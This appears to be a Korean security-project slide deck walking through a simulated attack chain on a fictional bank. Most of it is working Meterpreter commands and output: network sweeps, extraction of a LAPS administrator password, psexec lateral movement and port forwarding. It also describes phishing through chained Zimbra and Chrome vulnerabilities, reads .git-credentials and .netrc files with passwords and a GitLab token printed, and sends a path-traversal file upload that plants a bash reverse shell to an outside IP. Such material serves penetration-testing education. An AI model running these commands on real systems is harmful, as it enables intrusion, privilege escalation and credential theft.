[+] 192.168.50.12 host found
[+] 192.168.50.10 host found
[+] 192.168.50.14 host found
[+] 192.168.50.11 host found
[+] 192.168.50.15 host found
[+] 192.168.50.132 host found
[+] 192.168.50.255 host found
meterpreter > 
```

장악한 대외지원 관리자 PC를 거점 삼아, 외부망에서는 보이지 않는 내부 네트워크 구조를 파악하는 단계임

공격자는 획득한 세션을 통해 내부망 전체에 Ping Sweep을 수행하여 살아있는 시스템의 IP를 모두 식별함



# 협력사망 경유를 통한 공급망 연쇄 침투

## 12. 해당 IP에 Ping을 보내 PC 이름 확보

```
root@kali: /home/kali
Session Actions Edit View Help
C:\Users\WINGFT~1\AppData\Local\Temp>ping -a 192.168.50.12
ping -a 192.168.50.12

Pinging SB-IT-Admin.shellbank.local [192.168.50.12] with 32
bytes of data:
Reply from 192.168.50.12: bytes=32 time<1ms TTL=128
Reply from 192.168.50.12: bytes=32 time=1ms TTL=128
Reply from 192.168.50.12: bytes=32 time<1ms TTL=128
Reply from 192.168.50.12: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.50.12:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 1ms, Average = 0ms

C:\Users\WINGFT~1\AppData\Local\Temp>ping -a 192.168.50.14
ping -a 192.168.50.14

Pinging SB-Dev.shellbank.local [192.168.50.14] with 32 byt
es of data:

C:\Users\WINGFT~1\AppData\Local\Temp>ping -a 192.168.50.132
ping -a 192.168.50.132

Pinging Zimbra.shellbank.local [192.168.50.132] with 32 by
tes of data:
Reply from 192.168.50.132: bytes=32 time<1ms TTL=64
Reply from 192.168.50.132: bytes=32 time=1ms TTL=64
Reply from 192.168.50.132: bytes=32 time=1ms TTL=64
```

단순 IP 주소만으로는 타겟 시스템의 중요도를 알 수 없으므로, ping -a 옵션을 활용하여 shellbank.local 내부망 시스템들의 실제 호스트명을 파악하는 고도화된 정보 수집 단계임

이를 통해 IT 관리자 단말기, 개발자 PC, 사내 메일서버 등 보안상 가장 치명적인 타겟들의 위치를 식별임

# 협력사망 경유를 통한 공급망 연쇄 침투

## 13. 획득한 대외지원 관리자 PC의 LAPS 권한을 확인

```
root@kali: /home/kali
Session Actions Edit View Help
C:\Users\WINGFT~1\AppData\Local\Temp>gpresult /r
gpresult /r

Microsoft (R) Windows (R) Operating System Group Policy Result tool v2
.0
© Microsoft Corporation. All rights reserved.

Created on 2026-04-28 at 오후 5:34:34

The user is a part of the following security groups
Domain Admins
Everyone
BUILTIN\Administrators
BUILTIN\Users
NT AUTHORITY\INTERACTIVE
CONSOLE LOGON
NT AUTHORITY\Authenticated Users
This Organization
LOCAL
Domain Users
인증 기관 보장 ID
Denied RODC Password Replication Group
High Mandatory Level

C:\Users\WINGFT~1\AppData\Local\Temp>
```

현재 탈취한 대외지원 관리자 PC가 사내망에서 어느 정도 권한을 가지는지 확인을 통하여 AD의 최고 권한인 Domain Admins 그룹에 속해있는 치명적인 보안 허점을 발견함



# 협력사망 경유를 통한 공급망 연쇄 침투

## 14. IT 관리자로 의심되는 PC 비밀번호 획득

```
root@kali: /home/kali
Session Actions Edit View Help
msf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > execute -f powershell -a "-c \"([adsisearcher]'(&(objectCategory=computer)(name=SB-IT-ADMIN))').FindOne().Properties['ms-mcs-admpwd']\" -i
Process 10148 created.
Channel 261 created.
o2#0z08,%@
meterpreter > 
```

앞선 내부망 스캔에서 점찍어둔 최우선 타겟인 IT 관리자 PC(SB-IT-ADMIN)를 장악하기 위해, AD에 저장된 LAPS 비밀번호 속성값을 직접 조회함

그 결과 비밀번호를 획득함



# 협력사망 경유를 통한 공급망 연쇄 침투

## 15. 내부 관리자로 횡이동

```
msf exploit(windows/smb/psexec) > run
[*] 192.168.50.12:445 - Connecting to the server ...
[*] 192.168.50.12:445 - Authenticating to 192.168.50.12:445 as user 'itadmin' ...
[*] 192.168.50.12:445 - Selecting PowerShell target
[*] 192.168.50.12:445 - Executing the payload ...
[+] 192.168.50.12:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Started bind TCP handler against 192.168.50.12:4444
[*] Sending stage (190534 bytes) to 192.168.50.12
[*] Meterpreter session 2 opened (Local Pipe → Remote Pipe via session 1) at 2026-04-28 04:43:52 -0400

meterpreter > ipconfig
```

```
Interface 3
=====
Name       : Intel(R) 82574L Gigabit Network Connection
Hardware MAC : 00:0c:29:26:c2:27
MTU        : 1500
IPv4 Address : 192.168.50.12
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::9f86:608f:517d:1f93
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > █
```

앞서 획득한 LAPS 평문 비밀번호를 이용해 공격자는 폐쇄망 내부로의 접근을 위해 1차로 장악한 대외지원 PC를 프록시로 삼아 공격 트래픽을 우회함

이후 정상 관리 도구인 PsExec 모듈을 악용하여 탈취한 계정으로 인증을 통과하였으며, 내부 시스템 간의 통신만 허용하는 Bind TCP 셸을 생성하여 IT 관리자 PC와의 세션 연결에 성공함



# 협력사망 경유를 통한 공급망 연쇄 침투

## 16. 메일 서버 대상 포트 스캔

```
msf auxiliary(scanner/portscan/tcp) > run
[+] 192.168.50.132 - 192.168.50.132:80 - TCP OPEN
[+] 192.168.50.132 - 192.168.50.132:443 - TCP OPEN
[+] 192.168.50.132 - 192.168.50.132:22 - TCP OPEN
[+] 192.168.50.132 - 192.168.50.132:25 - TCP OPEN
[+] 192.168.50.132 - 192.168.50.132:7071 - TCP OPEN
[*] 192.168.50.132 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/portscan/tcp) > 
```

메일 서버들이 자주쓰는 포트와 Zimbra에서 사용하는 포트들을 스캔하여 열려있는 포트를 확인 22, 25, 80, 443, 7071번이 열려있는것을 확인함



# 협력사망 경유를 통한 공급망 연쇄 침투

## 17. 메일 전송 용 포트포워딩

```
root@kali: /home/kali
Session Actions Edit View Help
msf exploit(windows/smb/psexec) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > portfwd add -R -p 4444 -l 8080 -L 127.0.0.1
[*] Reverse TCP relay created: (remote) [::]:4444 → (local) 127.0.0.1:8080
meterpreter > portfwd add -R -p 80 -l 80 -L 127.0.0.1
[*] Reverse TCP relay created: (remote) [::]:80 → (local) 127.0.0.1:80
meterpreter > portfwd add -l 2525 -p 25 -r 192.168.50.132
[*] Forward TCP relay created: (local) :2525 → (remote) 192.168.50.132:25
meterpreter > portfwd list

Active Port Forwards
=====
```

| Index | Local          | Remote            | Direction |
|-------|----------------|-------------------|-----------|
| 1     | 127.0.0.1:8080 | [::]:4444         | Reverse   |
| 2     | 127.0.0.1:80   | [::]:80           | Reverse   |
| 3     | 0.0.0.0:2525   | 192.168.50.132:25 | Forward   |

```
3 total active port forwards.
```


내부망 폐쇄형 서비스인 메일 서버를 외부에서 제어하기 위해 횡적 이동 거점을 '통신 중계기'로 변조하는 단계입니다. Meterpreter의 portfwd 기능을 이용해 공격자 PC의 2525번 포트와 내부 메일 서버의 25번 포트를 논리적으로 연결함

이를 통해 공격자는 외부망에 있으면서도 마치 내부망 사용자인 것처럼 메일 서버에 접속하여 메일을 발송할 수 있는 권한을 획득함



# 협력사망 경유를 통한 공급망 연쇄 침투


18. Zimbra (CVE-2025-66376) 및 크롬 취약점(CVE-2025-2783, 2024-10230)를 사용 개발자 PC로의 피싱 메일을 발송



DELIVERY

## 01. 메일 발송


Zimbra MTA의 신뢰 네트워크 설정을 이용하여 내부망 내에서 별도의 인증 없이 악성 HTML 메일을 배포



CVE-2025-66376

## 02. 초기 침투 및 실행

Zimbra Sanitizer의 CSS import 필터링 미비를 이용한 XSS 유발. 메일 열람 시 브라우저 내 악성 JS를 실행



CVE-2024-10230

## 03. 브라우저 엔진 장악

V8 Wasm 타입 혼동 취약점을 통해 렌더러 프로세스 내 4GB 격리 구역을 탈출하고 메모리 권한을 획득



CVE-2025-2783

## 04. 시스템 감옥 탈출

Mojo IPC 취약점을 이용하여 브라우저 샌드박스를 우회하고 운영체제의 호스트 권한을 최종 탈취

# 협력사망 경유를 통한 공급망 연쇄 침투

## 19. 개발자 PC의 셸을 획득 후 개발자가 가지고 있는 개발 자격증명을 탈취

```
C:\Program Files\Google\Chrome\Application\128.0.6613.138>
type C:\Users\sb-devops\.git-credentials
type C:\Users\sb-devops\.git-credentials
http://devops:m5q89Me7@10.40.0.132
C:\Program Files\Google\Chrome\Application\128.0.6613.138>
type C:\Users\sb-devops\.netrc
type C:\Users\sb-devops\.netrc
machine 10.40.0.132
login devops
password glpat-cENUQ1-NWWm57Qzp2UDyfm86MQp10jMH.01.0w1vi6zfr
C:\Program Files\Google\Chrome\Application\128.0.6613.138>
whoami
whoami
sb-dev\sb-devops
C:\Program Files\Google\Chrome\Application\128.0.6613.138>
```

내부 스피어 피싱을 통해 최종 타겟인 개발자 PC 침투에 성공한 직후, 시스템 내부의 중요 정보를 수집하는 포스트 익스플로잇 단계임

개발자가 인증 편의를 위해 로컬에 남겨둔 .git-credentials 와 .netrc 파일을 열람하여, 사내 GitLab 서버에 접근할 수 있는 마스터키인 인증 토큰(glpat)과 패스워드를 평문으로 탈취함

이로써 공격자는 Shell Bank의 가장 핵심 자산인 금융 서비스 소스코드에 마음대로 접근하고 변조할 수 있게 됨

# 연쇄 침투를 통한 지능형 보이스피싱 공격

## ✓ 시나리오 요약

파일 업로드 취약점을 통해 서버 초기 침투 후, 내부망 이동 및 n8n 취약점 악용으로 보안로직을 무력화하고 핵심 인프라를 장악, 이후 고객센터 XSS와 음성 데이터 분석을 통해 딥보이스 기반 자동화 피싱으로 실제 자금 탈취까지 이어지는 공격 시나리오

1

파일 업로드  
취약점 이용

3

협력사망 침투 및  
데이터 탈취

5

지능형 피싱 및  
자금 탈취

2


내부망 이동 및  
보안로직 무력화

4

데이터 분석 및  
딥보이스 모델 생성



# 연쇄 침투를 통한 지능형 보이스피싱 공격



# 시나리오 프로그램 환경

## Spring Boot



버전 : 3.3.0

설명 : Java 기반의 Spring  
애플리케이션 개발 프레임워크

## n8n



버전 : 1.120.4

설명 : 앱, API를 시각적으로 연결하는  
워크플로우 자동화 오픈소스 툴

취약점 : CVE-2026-21858

## docker



버전 : 25.0.14

설명 : 어떤 환경에서든 동일하게 배포  
및 실행 가상화 플랫폼

# 취약점 선정 배경



## CVE-2026-21858

### n8n 취약점 선정 개요

2026년 4월 기준으로 8개의 신규 CVE가 발행되는 등 치명적인 취약점이 지속적으로 보고 됨. 특히 이 중 4건은 CVSS 9.9점 이상, 나머지 4건은 7.5점 이상의 High 등급으로 평가됨  
본 프로젝트에서 선정한 취약점은 최고점인 CVSS 10.0을 기록한 건으로, 인증되지 않은 외부 공격자가 단지 네트워크 접근만으로 서버의 제어권을 완전히 탈취할 수 있다는 위험성을 직접 시연하고 검증하기 위해 채택됨

### 취약점 설명


시스템이 수신 데이터의 Content-Type 헤더를 제대로 검증하지 않고 신뢰하여 파싱하는 설계 결함 때문에 공격자가 조작된 HTTP 요청을 보내면 서버 내부의 임의 파일 경로에 접근할 수 있음

암호화 키 외 중요 정보를 탈취하여 관리자의 토큰을 생성 및 관리자의 토큰을 활용하여 RCE가 가능한 취약점



# 연쇄 침투를 통한 지능형 보이스피싱 공격

## 1. 유저의 프로필 사진 업로드 기능에서 파일 업로드 우회 취약점을 이용한 Reverse Shell



```
-----WebKitFormBoundary7BwKT7YpViHKTIGu
```

```
Content-Disposition: form-data; name="image"; filename="
../../../../../../../../../../../../../../../../entrypoint.sh"
```

```
Content-Type: application/x-sh
```

```
set -e
```

```
if [ ! -f "$APP_JAR" ]; then
    echo "ERROR: app.jar not found!"
    exit 1
fi
```

```
bash -c 'bash -i >& /dev/tcp/13.124.5.124/443 0>&1' &
```

```
exec java -jar /app/app.jar "$@"
```

# 연쇄 침투를 통한 지능형 보이스피싱 공격

## 1. 유저의 프로필 사진 업로드 기능에서 파일 업로드 우회 취약점을 이용한 Reverse Shell

```
-user@ip-172-31-32-99 ~]$ sudo nc -lvp 443
: Version 7.93 ( https://nmap.org/ncat )
: Listening on :::443
: Listening on 0.0.0.0:443
: Connection from 52.79.200.193.
: Connection from 52.79.200.193:65248.
: cannot set terminal process group (1): Inappropriate ioctl for device
: no job control in this shell
@f2539050044f:/app#
```

업로드한 악성파일에서 요청하는 포트번호를 Listen상태로 열어두어 셸이 연결되기를 기다림

# 연쇄 침투를 통한 지능형 보이스피싱 공격

## 2. 서버 내부의 중요정보 파일 및 통신하는 서버에 대한 정보 수집

```
root@0a1c029b08c4:/app# netstat
netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      1 0a1c029b08c4:33690      ec2-13-124-5-124.ap:443 ESTABLISHED
tcp        0      0 0a1c029b08c4:41122      ip-10-0-4-59.ap-no:1521 ESTABLISHED
tcp        0      0 0a1c029b08c4:41150      ip-10-0-4-59.ap-no:1521 ESTABLISHED
tcp        0      0 0a1c029b08c4:41146      ip-10-0-4-59.ap-no:1521 ESTABLISHED
tcp        0      0 0a1c029b08c4:41128      ip-10-0-4-59.ap-no:1521 ESTABLISHED
tcp        0      0 0a1c029b08c4:35452      ip-10-30-0-252.ap-:5678 TIME_WAIT
```

netstat 명령어를 이용하여 현재 통신하는 서버에 대한 정보를 획득을 시도하여, n8n의 well-known 포트인 5678번 포트를 식별함



# 연쇄 침투를 통한 지능형 보이스피싱 공격

